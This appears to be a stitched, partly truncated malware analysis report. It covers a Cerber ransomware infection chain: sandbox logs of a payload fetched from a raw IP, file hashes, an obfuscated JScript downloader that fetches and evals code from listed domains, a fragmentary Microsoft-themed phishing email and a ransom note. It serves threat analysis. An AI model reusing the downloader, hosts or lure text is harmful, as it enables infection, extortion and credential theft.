
WSASend
April 13, 2017, 4:33 p.m.
buffer: `GET /11.mov HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: 185.165.29.36 Connection: Keep-Alive`
socket: 1324

InternetCrackUrlW
April 13, 2017, 4:33 p.m.
url: `http://185.165.29.36/11.mov`
flags: `0`


File *6a13c7cb08c0366b_11[1].mov*

Summary

Size	5.0MB
Type	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	520824331854c7ba5b31d4a76a8ffc9a
SHA1	150502aedb1ef4b4d6988d287ce1a2692af05613
SHA256	6a13c7cb08c0366b2c053327592ec3bce7f39abe9cf43a79c990d2c12475ed7a



```
var rups = "http://";
function muhter(kjg, lki) {
return kjg.split(lki);}
function abatae(beeraa) {beeraa.send();}
function greezno() {return 'COUNQWTER'.replace(/QW/g,"");}
function hust(rasp){eval(rasp);}
var x = ["moodachainzgear.com","kskazan.ru","valdigresta.com","buildthenewcity.biz","1201llc.com"];
var mink = 0;
var mumik = new Array('GE'+'T');
var mustafa = x.length;
while(true)
if(mink>=mustafa)
break;
var lumin = new ActiveXObject("MSXML2.XMLHTTP");
var zemk = '00000001eimX4DV5pooXavJX1ubyLb1kfyG11eEVTXb69hCv-N6MZyv9DjB4Hr84Wm6IQ694ZhTys2nw4W6g4vt8QieNL-0WheX66xvSlZ3MG--ScMkOWKdXWHM0';
var ghyt = false;
var gerlk = x[mink];
lumin.open(mumik[2-2], rups+gerlk+'/'+greezno()+'?'+zemk, ghyt);
abatae(lumin);
var gt = lumin.responseText;
var miffka = gt.indexOf(zemk);
var pista = gt.length;
if ((pista+0) > (9+1) * 100 && 2 == 2 && miffka + 2 > 1)
var kichman = muhter(gt, zemk).join("a");
hust(kichman);
break;
catch(e)
mink++;
function malysh() {return "htRESMtp".replace(/RESM/g,"");}
```



From: mukl
Sent: Tuesd
To:
Subject: [E
Importanc

$MESSAG

Microsof

Unu

We detecte

Sign-in deta

Country/reg

IP address:

Date: Tue, 1

If this was y

If you're no tive action.

Please c

Thanks,

The Micros

CERBER RANSOMWARE: Instructions

CERBER RANSOMWARE

Instructions

Can't you find the necessary files?
Is the content of your files not readable?

It is normal because the files' names and the data in your files have been encrypted by "Cerber Ransomware".

It means your files are NOT damaged! Your files are modified only. This modification is
From now it is not possible to use your files until they will be decrypted.

The only way to decrypt your files safely is to buy the special decryption software "Cerb

Any attempts to restore your files with the third-party software will be fatal for your file